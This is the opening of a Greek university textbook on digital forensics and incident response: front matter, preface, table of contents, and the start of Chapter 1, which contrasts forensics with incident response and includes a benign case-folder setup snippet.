


Ψηφιακή Εγκληματολογία και Αντιμετώπιση Περιστατικών

Από τη διαχείριση πειστηρίων και την εγκληματολογία συστημάτων έως το εταιρικό SIEM, τη μηχανική ανίχνευσης και την απομάκρυνση του αντιπάλου.

**Αναθεωρημένη
Έκδοση — 2026**



ΙΟΝΙΟ ΠΑΝΕΠΙΣΤΗΜΙΟ

Ψηφιακή Εγκληματολογία και Αντιμετώπιση Περιστατικών

Στυλιανός Καραγιάννης

Ακαδημαϊκό Σύγγραμμα, Αναθεωρημένη Έκδοση

Ψηφιακή Εγκληματολογία και Αντιμετώπιση Περιστατικών

Ακαδημαϊκό Σύγγραμμα, Αναθεωρημένη Έκδοση, 2026

Στοιχειοθεσία με XeLaTeX και τις γραμματοσειρές Noto Serif, Noto Sans και Noto Sans Mono.

Όλα τα ονόματα συστημάτων, οι λογαριασμοί, οι διευθύνσεις δικτύου, τα αποτυπώματα και τα αποσπάσματα αρχείων καταγραφής που εμφανίζονται στο σύγγραμμα είναι εκπαιδευτικά και προέρχονται από προσομοιωμένα εργαστηριακά περιβάλλοντα. Οι διευθύνσεις IP ακολουθούν, όπου είναι δυνατόν, τα δεσμευμένα για τεκμηρίωση εύρη (RFC 5737). Κάθε ομοιότητα με πραγματικούς οργανισμούς ή περιστατικά είναι συμπτωματική.

Οι τεχνικές που περιγράφονται προορίζονται αποκλειστικά για νόμιμη αμυντική χρήση, επιστημονική έρευνα και εκπαίδευση. Η εφαρμογή τους σε συστήματα για τα οποία δεν υπάρχει ρητή εξουσιοδότηση ενδέχεται να συνιστά ποινικό αδίκημα.

Πρόλογος

Η ψηφιακή εγκληματολογία και η αντιμετώπιση περιστατικών —διεθνώς γνωστές με το ακρωνύμιο DFIR (Digital Forensics and Incident Response)— συγκαταλέγονται σήμερα στους πλέον απαιτητικούς κλάδους της κυβερνοασφάλειας. Ο επαγγελματίας του χώρου καλείται να συνδυάσει ιδιότητες που σπάνια συνυπάρχουν: την ψυχραιμία του χειριστή κρίσεων, τη σχολαστικότητα του εργαστηριακού επιστήμονα και την ικανότητα να εξηγή σύνθετα τεχνικά ευρήματα σε δικαστές, στελέχη διοίκησης και ρυθμιστικές αρχές. Το σύγγραμμα αυτό γράφτηκε για να υπηρετήσει ακριβώς αυτόν τον συνδυασμό: δεν αρκείται στην περιγραφή εργαλείων και εντολών, αλλά επιμένει στη λογική που τα συνδέει — γιατί συλλέγουμε πρώτα τα ευμετάβλητα δεδομένα, γιατί ένα συμπέρασμα χρειάζεται δύο ανεξάρτητες πηγές επιβεβαίωσης, γιατί μια ενέργεια που δεν τεκμηριώθηκε είναι, από αποδεικτική άποψη, σαν να μην έγινε ποτέ.

Η ύλη οργανώνεται σε τέσσερα διαδοχικά επίπεδα. Το **Επίπεδο 1** (Κεφάλαια 1–3) θεμελιώνει τις έννοιες: τον κύκλο αντιμετώπισης περιστατικών, τη διαχείριση πειστηρίων και την αλυσίδα επιμέλειας, καθώς και τα πλαίσια μοντελοποίησης απειλών με επίκεντρο το MITRE ATT&CK. Το **Επίπεδο 2** (Κεφάλαια 4–7) εστιάζει στο τερματικό: εγκληματολογία συστημάτων αρχείων και Μητρώου των Windows, τεχνουργήματα εκτέλεσης και αρχεία συμβάντων, προηγμένη τηλεμετρία με το Sysmon και εγκληματολογία πτητικής μνήμης. Το **Επίπεδο 3** (Κεφάλαια 8–10) διευρύνει την οπτική προς την υποδομή: υπηρεσίες ταυτότητας, DNS, ηλεκτρονικό ταχυδρομείο και ιστός, δικτυακή εγκληματολογία με Zeek και παρακολούθηση ασφάλειας δικτύου με Suricata και ασφαλή μεταφορά καταγραφών. Το **Επίπεδο 4** (Κεφάλαια 11–13) ολοκληρώνει τον κύκλο σε εταιρική κλίμακα: αρχιτεκτονική SIEM και συσχέτιση, μηχανική ανίχνευσης με Sigma και πληροφορίες απειλών, και τέλος ο συντονισμένος περιορισμός, η απομάκρυνση του αντιπάλου και η τελική αναφορά.

Η αναθεωρημένη αυτή έκδοση επεκτείνει τις επεξηγήσεις σε όλα τα κεφάλαια, ενοποιεί την ορολογία στην ελληνική γλώσσα —διατηρώντας πάντοτε τον διεθνή τεχνικό όρο σε παρένθεση κατά την πρώτη εμφάνιση— και εμπλουτίζει κάθε ενότητα με εργαστηριακά πρωτόκολλα, σχολιασμένα αποτελέσματα εντολών και σχήματα. Στόχος είναι ο αναγνώστης να μη μαθαίνει απλώς *τι* να πληκτρολογήσει, αλλά να κατανοεί *τι αποδεικνύει* κάθε τεχνουργήμα, *πού σταματούν* τα συμπεράσματα που αυτό υποστηρίζει και *πώς* θα υπερασπιστεί τα ευρήματά του απέναντι σε κριτικό έλεγχο.

Το βιβλίο απευθύνεται σε προπτυχιακούς και μεταπτυχιακούς φοιτητές πληροφορικής και κυβερνοασφάλειας, σε αναλυτές SOC που επιθυμούν να εξελιχθούν προς τη διερεύνηση περιστατικών, καθώς και σε επαγγελματίες πληροφορικής που αναλαμβάνουν καθήκοντα απόκρισης. Προϋποθέτει βασική εξοικείωση με τα λειτουργικά συστήματα Windows και Linux, τη γραμμή εντολών και τις θεμελιώδεις έννοιες δικτύων.

Πώς να μελετήσετε το σύγγραμμα

Κάθε κεφάλαιο ακολουθεί σταθερή παιδαγωγική δομή, ώστε ο αναγνώστης να γνωρίζει πάντοτε πού βρίσκεται και τι αναμένεται από αυτόν.

Μαθησιακοί στόχοι.

Στην αρχή κάθε κεφαλαίου δηλώνεται ρητά τι θα πρέπει να μπορείτε να κάνετε μετά τη μελέτη του. Επιστρέψτε σε αυτούς μετά την ολοκλήρωση του κεφαλαίου και ελέγξτε τον εαυτό σας.

Κύριο κείμενο και Εμβάθυνση.

Κάθε ενότητα ανοίγει με το εννοιολογικό πλαίσιο και συνεχίζει με την υποενότητα «Εμβάθυνση», που προσθέτει τεχνικό βάθος, επιχειρησιακούς κανόνες και συνήθειες παγίδες της πράξης.

Εργαστηριακό Πρωτόκολλο.

Σύντομα, στοχευμένα αποσπάσματα εντολών με το πραγματικό τους αποτέλεσμα και επεξήγηση. Σκοπός τους είναι να δείξουν πώς μια αφηρημένη έννοια μεταφράζεται σε επαληθεύσιμη ενέργεια στο τερματικό.

Τεχνικό Εργαστήριο.

Ολοκληρωμένη άσκηση σε φάσεις, με περιβάλλον, αναμενόμενα αποτελέσματα και παραδοτέο. Εκτελείται αποκλειστικά σε απομονωμένες εικονικές μηχανές με στιγμιότυπα.

Πρακτικές Ασκήσεις.

Εργασίες εμπέδωσης, συχνά ομαδικές ή με αμοιβαία αξιολόγηση, που προσομοιώνουν πραγματικές συνθήκες εργασίας.

Τεστ Αυτοαξιολόγησης.

Ερωτήσεις πολλαπλής επιλογής με αιτιολογημένες απαντήσεις στο τέλος κάθε κεφαλαίου.

Συμβάσεις. Οι εντολές και τα αποτελέσματά τους παρατίθενται με σταθερού πλάτους γραμματοσειρά. Οι χρονοσημάνσεις δίνονται σε UTC, εκτός αν δηλώνεται διαφορετικά. Οι ελληνικοί όροι συνοδεύονται από τον καθιερωμένο αγγλικό όρο σε παρένθεση κατά την πρώτη τους εμφάνιση, στη συνέχεια χρησιμοποιείται όποιος από τους δύο εξυπηρετεί τη σαφήνεια. Ονόματα προϊόντων, αναγνωριστικά συμβάντων (Event IDs) και αναγνωριστικά τεχνικών ATT&CK διατηρούνται στη διεθνή τους μορφή.

Περιβάλλον εργαστηρίου. Για την πλήρη αξιοποίηση των εργαστηρίων συνιστάται ένας σταθμός εργασίας με δυνατότητα εικονικοποίησης (τουλάχιστον 16 GB RAM), εικονικές μηχανές Windows και Linux με στιγμιότυπα, καθώς και τα δωρεάν εργαλεία που

αναφέρονται σε κάθε κεφάλαιο. Καμία άσκηση δεν εκτελείται σε παραγωγικά συστήματα ή σε συστήματα τρίτων.

Περιεχόμενα

Πρόλογος	iii
Πώς να μελετήσετε το σύγγραμμα	iv
I Επίπεδο 1 — Θεμέλια, διαχείριση πειστηρίων και βασικά πλαίσια απειλών	1
1 Εισαγωγή στο DFIR, στη λειτουργία του SOC και στον κύκλο αντιμετώπισης περιστατικών	2
1.1 Επισκόπηση του DFIR: εγκληματολογία και αντιμετώπιση περιστατικών	2
1.2 Καθιερωμένοι κύκλοι αντιμετώπισης: NIST SP 800-61 και SANS	4
1.3 Οργάνωση του SOC και κλιμάκωση	5
1.4 Διαλογή, σοβαρότητα και ιεράρχηση περιστατικών	7
1.5 Νομικό και κανονιστικό πλαίσιο: ΓΚΠΔ, NIS2 και παραδεκτότητα	8
1.6 Η νοοτροπία του ερευνητή: υποθέσεις και τεκμηρίωση	10
1.7 Εγκληματολογική ετοιμότητα	11
1.8 Τεχνικό Εργαστήριο 1: Στήσιμο φακέλου υπόθεσης και πειθαρχία τεκμηρίωσης	12
1.9 Πρακτική Άσκηση 1	14
1.10 Τεστ Αυτοαξιολόγησης 1	14
2 Συλλογή και διατήρηση ψηφιακών πειστηρίων	16
2.1 Η σειρά πτητικότητας: RFC 3227	16
2.2 Προστασία εγγραφής: υλικό και λογισμικό	18
2.3 Μορφές εγκληματολογικών εικόνων: raw, E01, AFF4	19
2.4 Κρυπτογραφική επαλήθευση ακεραιότητας	20
2.5 Αλυσίδα επιμέλειας πειστηρίων	22
2.6 Ζωντανή έναντι νεκρής απόκτησης και ο παράγοντας BitLocker	23
2.7 Σύγχρονες προκλήσεις: SSD, νέφος και εικονικοί δίσκοι	25
2.8 Ασαφής κατακερματισμός, ανάκτηση και πρακτική κατάσχεσης	26
2.9 Τεχνικό Εργαστήριο 2: Απόκτηση εικόνας με dc3dd και ewfacquire	28

2.10	Πρακτική Άσκηση 2	29
2.11	Τεστ Αυτοαξιολόγησης 2	30
3	Μοντέλα επιθέσεων και πληροφορίες απειλών	32
3.1	Η Αλυσίδα Θανάτωσης και το Μοντέλο Διαμαντιού	32
3.2	MITRE ATT&CK και η ιεραρχία TTP	34
3.3	Η Πυραμίδα του Πόνου (Pyramid of Pain)	35
3.4	Επίπεδα πληροφοριών απειλών (CTI)	36
3.5	Χαρτογράφηση κάλυψης με τον ATT&CK Navigator	37
3.6	Ζώντας από τη γη (Living off the Land)	39
3.7	Δομημένο κυνήγι απειλών: TaHiTI και PEAK	40
3.8	Συμπληρωματικά πλαίσια: Unified Kill Chain, KEV, D3FEND	41
3.9	Τεχνικό Εργαστήριο 3: Από την αναφορά CTI στο σχέδιο κυνηγιού	42
3.10	Πρακτική Άσκηση 3	44
3.11	Τεστ Αυτοαξιολόγησης 3	45
II	Επίπεδο 2 — Εγκληματολογία συστημάτων και τηλεμετρία τερματικών	47
4	Εγκληματολογία συστήματος αρχείων NTFS και Μητρώου των Windows	48
4.1	Ο Κύριος Πίνακας Αρχείων (\$MFT)	48
4.2	Τα ημερολόγια του NTFS: \$LogFile και \$UsnJrnl	50
4.3	Εναλλακτικά ρεύματα δεδομένων (ADS)	51
4.4	Το Μητρώο των Windows: κυψέλες και δομή	52
4.5	Μηχανισμοί επιμονής	53
4.6	Δραστηριότητα χρήστη: Shellbags και Jump Lists	55
4.7	Αντίγραφα σκιάς, LNK, Κάδος Ανακύκλωσης και thumbcache	56
4.8	Αντι-εγκληματολογία και ο εντοπισμός της	57
4.9	Τεχνικό Εργαστήριο 4: Χρονογραμμή NTFS και ξεσκεπάσμα timestomping	59
4.10	Πρακτική Άσκηση 4	60
4.11	Τεστ Αυτοαξιολόγησης 4	61
5	Τεκμήρια εκτέλεσης και ημερολόγια συμβάντων των Windows	63
5.1	Η κλίμακα των τεκμηρίων εκτέλεσης	63
5.2	Prefetch: ο πρωταθλητής των τεκμηρίων εκτέλεσης	65
5.3	ShimCache και Amcache	66
5.4	UserAssist, BAM και η απόδοση σε χρήστη	67
5.5	Το οικοσύστημα των .evtx: κανάλια και κρίσιμα EID	68
5.6	EID 4624: οι τύποι σύνδεσης	69

5.7	Καταγραφή διεργασιών και PowerShell: 4688, 4103, 4104	71
5.8	Ο κανόνας της απουσίας τεκμηρίων	72
5.9	Τεχνικό Εργαστήριο 5: Η βιογραφία ενός εκτελέσιμου	73
5.10	Πρακτική Άσκηση 5	74
5.11	Τεστ Αυτοαξιολόγησης 5	75
6	Sysmon: Προηγμένη Τηλεμετρία Τερματικού	77
6.1	Τι είναι το Sysmon και γιατί το χρειαζόμαστε	77
6.2	Εγκατάσταση και επαλήθευση	78
6.3	Ο άτλαντας των αναγνωριστικών συμβάντων	79
6.4	Τα τέσσερα συμβάντα που κρίνουν τις περισσότερες έρευνες	79
6.5	Εργαστηριακό Πρωτόκολλο: ανάκριση του καναλιού Sysmon	80
6.6	Η φιλοσοφία της διαμόρφωσης: διαχείριση του θορύβου	80
6.7	Προχωρημένα συμβάντα και επιθέσεις κατά του ίδιου του Sysmon	82
6.8	Συνταγολόγιο κυνηγιού: έτοιμα ερωτήματα ανά τεχνική	83
6.9	Τεχνικό Εργαστήριο 6: Κυνήγι σε τηλεμετρία Sysmon	84
6.10	Πρακτικές Ασκήσεις	85
6.11	Τεστ Αυτοαξιολόγησης 6	86
7	Εγκληματολογία Πτητικής Μνήμης και Ζωντανό Τριάζ	88
7.1	Γιατί η μνήμη	88
7.2	Εργαλεία απόκτησης	89
7.3	Ανάλυση με Volatility 3	89
7.4	Ζωντανό τριάζ σε Linux: το /proc ως πηγή αλήθειας	90
7.5	pslist εναντίον psscan: η ανατομία της απόκρυψης	91
7.6	Injectons, δίκτυο και ο χάρτης των plugins	92
7.7	Χρονογραμμή μνήμης και το Μητρώο στη RAM	94
7.8	Τεχνικό Εργαστήριο 7: Από τη λήψη στη διάγνωση	95
7.9	Πρακτικές Ασκήσεις	95
7.10	Τεστ Αυτοαξιολόγησης 7	96
III	Επίπεδο 3 — Υπηρεσίες υποδομής, δικτυακή εγκληματολογία και τη- λεμετρία καταγραφών	98
8	Εγκληματολογία Υπηρεσιών: Ταυτότητα, DNS, Ηλεκτρονικό Ταχυδρομείο και Ιστός	99
8.1	Η υποδομή ταυτότητας ως πεδίο μάχης	99
8.2	Το DNS ως τηλεμετρία και ως δίαυλος του αντιπάλου	100
8.3	Ηλεκτρονικό ταχυδρομείο: κεφαλίδες και έλεγχοι αυθεντικότητας	100

8.4	Αρχεία πρόσβασης διακομιστών ιστού	101
8.5	Εργαστηριακό Πρωτόκολλο: ανάκριση access log	102
8.6	Επιθέσεις στο Active Directory και τα ίχνη τους στον ελεγκτή τομέα . . .	103
8.7	AiTM phishing: υποκλοπή συνεδρίας πέρα από το MFA	104
8.8	Εγκληματολογία webshell: ο διακομιστής ως πληκτρολόγιο του αντιπάλου	105
8.9	Τεχνικό Εργαστήριο 8: Ανασύνθεση παραβίασης διακομιστή ιστού	107
8.10	Πρακτικές Ασκήσεις	107
8.11	Τεστ Αυτοαξιολόγησης 8	108
9	Δικτυακή Εγκληματολογία: Μεταδεδομένα, Zeek και Κρυπτογραφημένη Κί- νηση	110
9.1	Πλήρης σύλληψη ή μεταδεδομένα;	110
9.2	Το Zeek και τα αρχεία του	110
9.3	Ανίχνευση beaconing	111
9.4	Ορατότητα μέσα στην κρυπτογράφηση — χωρίς αποκρυπτογράφηση . .	112
9.5	DNS over HTTPS: όταν ο χάρτης προθέσεων σκοτεινιάζει	112
9.6	Δακτυλικά αποτυπώματα TLS: JA3, JA4 και η ταυτότητα του πελάτη . . .	113
9.7	Βαθμίδες διατήρησης και η οικονομία της δικτυακής ορατότητας	114
9.8	Μακρές συνδέσεις και βαθμολόγηση beacon	115
9.9	Το Intel Framework του Zeek: το δίκτυο ελέγχει τους δείκτες μόνο του .	116
9.10	Τεχνικό Εργαστήριο 9: Κυνήγι beaconing σε conn.log	117
9.11	Πρακτικές Ασκήσεις	117
9.12	Τεστ Αυτοαξιολόγησης 9	118
10	Παρακολούθηση Ασφάλειας Δικτύου: Suricata και Αξιόπιστη Μεταφορά Κα- ταγραφών	120
10.1	IDS και IPS: παρατηρητής ή τροχονόμος	120
10.2	Ανατομία κανόνα	120
10.3	Η έξοδος EVE JSON	121
10.4	Η διαδρομή της καταγραφής: από την πηγή στο SIEM	121
10.5	Τοποθέτηση αισθητήρων: πού βλέπει το δίκτυο	122
10.6	Συντονισμός κανόνων: από τον θόρυβο στην εμπιστοσύνη	123
10.7	Πέρα από τους συναγερμούς: αρχεία, πρωτόκολλα και datasets	125
10.8	Community ID: το κοινό κλειδί αισθητήρων και SIEM	126
10.9	Όταν ο συναγερμός γίνεται απόφαση: ιεράρχηση στο SOC	126
10.10	Τεχνικό Εργαστήριο 10: Από τον κανόνα στον συναγερμό	128
10.11	Πρακτικές Ασκήσεις	128
10.12	Τεστ Αυτοαξιολόγησης 10	129

IV Επίπεδο 4 — Προηγμένη ανίχνευση, εταιρικό SIEM και ενεργή απόκριση 131

11 Εταιρικό SIEM: Αρχιτεκτονική, Κανονικοποίηση και Συσχέτιση	132
11.1 Τα στρώματα ενός SIEM	132
11.2 Από το ερώτημα στη συσχέτιση	133
11.3 Κανονικοποίηση στην πράξη: κοινά σχήματα και ποιότητα δεδομένων .	134
11.4 Ο κανόνας του μη παρακολουθούμενου εύρους	135
11.5 Η οικονομία της αναδρομής: hot, warm, cold	136
11.6 Από τον συναγερμό στην υπόθεση: η ροή της διαλογής	137
11.7 UEBA: όταν ο κανόνας δεν ξέρει τι ψάχνει	138
11.8 Τεχνικό Εργαστήριο 11: Χτίσιμο μίνι SIEM	139
11.9 Πρακτικές Ασκήσεις	140
11.10 Τεστ Αυτοαξιολόγησης 11	140
12 Μηχανική Ανίχνευσης: Sigma, Πληροφορίες Απειλών και Κάλυψη	142
12.1 Η ανίχνευση ως μηχανική πειθαρχία	142
12.2 Sigma: ο κοινός ενδιαμέσος	143
12.3 Από το CTI στην ανίχνευση	143
12.4 YARA: ανίχνευση σε αρχεία, μνήμη και ροές	144
12.5 Detection-as-Code: ο κύκλος ζωής των κανόνων	145
12.6 Προσομοίωση αντιπάλου: το τεστ της αλήθειας	147
12.7 MISP: η διαχείριση των δεικτών ως ροή παραγωγής	148
12.8 Τεχνικό Εργαστήριο 12: Από την έκθεση CTI σε δοκιμασμένο κανόνα .	149
12.9 Πρακτικές Ασκήσεις	149
12.10 Τεστ Αυτοαξιολόγησης 12	150
13 Περιορισμός, Εκρίζωση, Ανάκαμψη και η Τελική Αναφορά	152
13.1 Περιορισμός: η τέχνη του σωστού χρονισμού	152
13.2 Εκρίζωση: μία συντονισμένη κίνηση, όχι σταδιακό ξήλωμα	153
13.3 Ανάκαμψη και εντατική επιτήρηση	153
13.4 Η τελική αναφορά: ένα έγγραφο, τρία ακροατήρια	153
13.5 Διδάγματα: από την αποτίμηση στη βελτίωση	154
13.6 Ransomware: το δέντρο των δύσκολων αποφάσεων	154
13.7 Επικοινωνία κρίσης: ποιος μαθαίνει τι, πότε	156
13.8 Τεχνικό Εργαστήριο 13: Η πρόβα τζενεράλε	157
13.9 Πρακτικές Ασκήσεις	157
13.10 Τεστ Αυτοαξιολόγησης 13	158

Μέρος Ι

Επίπεδο 1 — Θεμέλια, διαχείριση πειστηρίων και βασικά πλαίσια απειλών

Κεφάλαιο 1

Εισαγωγή στο DFIR, στη λειτουργία του SOC και στον κύκλο αντιμετώπισης περιστατικών

Το κεφάλαιο αυτό θέτει το εννοιολογικό θεμέλιο ολόκληρου του συγγράμματος. Εξηγεί γιατί η ψηφιακή εγκληματολογία και η αντιμετώπιση περιστατικών αντιμετωπίζονται ως ενιαίος επιστημονικός κλάδος, πώς οι διεθνώς αποδεκτοί κύκλοι απόκρισης οργανώνουν την εργασία του ερευνητή, πώς ένα Κέντρο Επιχειρήσεων Ασφάλειας (SOC) κατανέμει τις αρμοδιότητες μεταξύ των αναλυτών και ποιοι νομικοί και δεοντολογικοί περιορισμοί διέπουν κάθε ενέργεια σε ένα ύποπτο σύστημα. Στόχος δεν είναι απλώς ο ορισμός εννοιών, αλλά η ανάδειξη της λογικής που τις συνδέει.

Μαθησιακοί στόχοι

- Να διακρίνετε τους στόχους, τον ρυθμό και τα πρότυπα τεκμηρίωσης της εγκληματολογίας και της αντιμετώπισης περιστατικών.
- Να εφαρμόζετε τους κύκλους NIST SP 800-61 και SANS PICERL σε ρεαλιστικό περιστατικό.
- Να περιγράφετε τις αρμοδιότητες των επιπέδων Tier 1–3 του SOC και τη διαδικασία κλιμάκωσης.
- Να εξηγείτε τις νομικές και δεοντολογικές αρχές που οριοθετούν μια διερεύνηση.

1.1 Επισκόπηση του DFIR: εγκληματολογία και αντιμετώπιση περιστατικών

Η Ψηφιακή Εγκληματολογία και Αντιμετώπιση Περιστατικών (**Digital Forensics and Incident Response — DFIR**) συνενώνει δύο κλάδους που αξιοποιούν τα ίδια πειστήρια, αλλά λειτουργούν υπό πολύ διαφορετική χρονική πίεση. Η ψηφιακή εγκληματολογία ανασυνθέτει εκ των υστέρων τα γεγονότα από ανθεκτικά ίχνη —εικόνες δίσκων, αρχεία καταγραφής και αποτυπώσεις μνήμης— εφαρμόζοντας αυστηρούς ελέγχους ακεραιότητας, ώστε τα συμπεράσματά της να αντέχουν σε δικαστικό έλεγχο. Η αντιμετώπιση περιστατικών (**Incident Response — IR**), αντίθετα, επικεντρώνεται στον εντοπισμό, τον περιορισμό και την εξάλειψη μιας ενεργής παραβίασης, ενώ ο οργανισμός συνεχίζει να λειτουργεί.

Η βασική ένταση μεταξύ των δύο είναι ότι η ταχύτερη ενέργεια περιορισμού —η επανεκκίνηση ενός διακομιστή, η επαναφορά ενός στιγμιότυπου ή η αποσύνδεση ενός

υπολογιστή— μπορεί να καταστρέψει τα πολυτιμότερα εγκληματολογικά δεδομένα, όπως το περιεχόμενο της μνήμης RAM, τις ανοιχτές λαβές και τις προσωρινές καταγραφές. Ο έμπειρος αναλυτής μαθαίνει επομένως να θέτει ταυτόχρονα δύο ερωτήματα: *τι συμβαίνει τώρα και πώς το σταματάμε;* και *τι ακριβώς συνέβη και πώς θα το αποδείξουμε;* Οι διαδικασίες του συγγράμματος δίνουν σταθερά προτεραιότητα στη συλλογή των πτητικών δεδομένων πριν από κάθε παρεμβατική ενέργεια περιορισμού.

Βασικό σημείο

Η εγκληματολογία ρωτά τι συνέβη και πώς αποδεικνύεται, η αντιμετώπιση ρωτά τι συμβαίνει και πώς σταματά. Η ορθή πρακτική υπηρετεί και τα δύο: ενεργούμε γρήγορα, χωρίς όμως να καταστρέφουμε τη δυνατότητα να αποδείξουμε αργότερα τι ακριβώς συνέβη.

Εμβάθυνση

Ιστορικά, οι δύο κλάδοι γεννήθηκαν χωριστά. Η ψηφιακή εγκληματολογία προήλθε από τις διωκτικές αρχές της δεκαετίας του 1990, όπου το τυπικό αντικείμενο ήταν ένας κατασχεμένος, απενεργοποιημένος υπολογιστής και ο χρόνος ανάλυσης μετριοτάνα σε μήνες. Η αντιμετώπιση περιστατικών αναπτύχθηκε μέσα σε επιχειρησιακά δίκτυα που δεν μπορούσαν να σταματήσουν να λειτουργούν, με αντίπαλο που ήταν ακόμη συνδεδεμένος. Η σύγκλιση επιβλήθηκε από τη φύση των σύγχρονων επιθέσεων: ένα περιστατικό ransomware απαιτεί ταυτόχρονα άμεση ανάλυση και πειστήρια ικανά να σταθούν σε ασφαλιστική διεκδίκηση, ρυθμιστική έρευνα ή ποινική δίωξη. Στην πράξη, η σύγκλιση αποκρυσταλλώνεται στη σειρά ενεργειών **διατήρηση** → **αποφάσισε** → **δράσε**: πρώτα διασφαλίζονται τα πλέον ευμετάβλητα δεδομένα (RAM, δικτυακές συνδέσεις, εκτελούμενες διεργασίες), έπειτα λαμβάνεται τεκμηριωμένη απόφαση περιορισμού και μόνο τότε εκτελείται η παρέμβαση. Ένα συγκεκριμένο παράδειγμα δείχνει το κόστος της αντίστροφης σειράς: αν ο διαχειριστής επανεκκινήσει έναν ύποπτο διακομιστή «για να καθαρίσει», το εμφύτευμα (beacon) που ζούσε μόνο στη μνήμη εξαφανίζεται οριστικά — μαζί με τη διεύθυνση C2, τα κλειδιά κρυπτογράφησης και τη λίστα των ενεργών συνδέσεών του. Το σύστημα ίσως φαίνεται «καθαρό», αλλά η έρευνα έχασε τα κρισιμότερα ευρήματά της.

Διάσταση	Ψηφιακή εγκληματολογία	Αντιμετώπιση περιστατικών
Βασικό ερώτημα	Τι ακριβώς συνέβη και πώς το τεκμηριώνουμε;	Τι συμβαίνει τώρα και πώς το σταματάμε;
Ρυθμός	Μεθοδικός, μπορεί να απαιτεί εκτεταμένο χρόνο	Επείγων, κάθε λεπτό μετρά
Πρότυπο πειστηρίων	Ακεραιότητα σε επίπεδο bit και αλυσίδα επιμέλειας	Επαρκής πιστότητα για τη λήψη απόφασης περιορισμού
Συνήθη αποτελέσματα	Χρονογραμμή, εγκληματολογική αναφορά, πραγματογνωμοσύνη	Περιορισμός, εξάλειψη, ανάκαμψη και διδάγματα
Βασικά πρότυπα	ISO/IEC 27037/27041/27042, RFC 3227	NIST SP 800-61, SANS PICERL

Εργαστηριακό Πρωτόκολλο §1.1

\$ Bash — §1.1

```
# Separate the two workstreams in the case folder
mkdir -p ~/cases/INC-2026-0117/{ir-actions,forensics,notes}
printf "%s\n" "IR: contain beacon on FIN-WS-114" "FOR: preserve RAM before isolation"
↪ \
| tee ~/cases/INC-2026-0117/notes/objectives.txt
```

Αποτέλεσμα εντολής

```
IR: contain beacon on FIN-WS-114
FOR: preserve RAM before isolation
```

Επεξήγηση

Ο φάκελος υπόθεσης χωρίζει ρητά τις ενέργειες αντιμετώπισης από τις εγκληματολογικές. Το αρχείο objectives.txt καταγράφει και τους δύο στόχους, ώστε κάθε απόφαση περιορισμού να ελέγχεται απέναντι στην ανάγκη διατήρησης πειστηρίων.

1.2 Καθιερωμένοι κύκλοι αντιμετώπισης: NIST SP 800-61 και SANS

Το **NIST SP 800-61** οργανώνει τη διαχείριση περιστατικών σε τέσσερις φάσεις. Η **Προετοιμασία** περιλαμβάνει ό,τι πρέπει να υπάρχει πριν εμφανιστεί οποιαδήποτε ειδοποίηση: εγχειρίδια ενεργειών, εργαλεία, βασικές γραμμές καταγραφής, καταλόγους επικοινωνίας και εκπαιδευμένο προσωπικό. Ο **Εντοπισμός και η Ανάλυση** καλύπτουν την αρχική διαλογή, την οριοθέτηση και την ιεράρχηση. Ο **Περιορισμός, η Εξάλειψη και η Ανάκαμψη** ομαδοποιούνται σκόπιμα σε έναν στενά συνδεδεμένο κύκλο, επειδή η πρόωρη εξάλειψη μπορεί να προειδοποιήσει τον αντίπαλο ή να καταστρέψει πειστήρια. Τέλος, οι **Δραστηριότητες μετά το Περιστατικό** αφορούν την ανάλυση της βασικής αιτίας και τη βελτίωση των μηχανισμών ελέγχου.

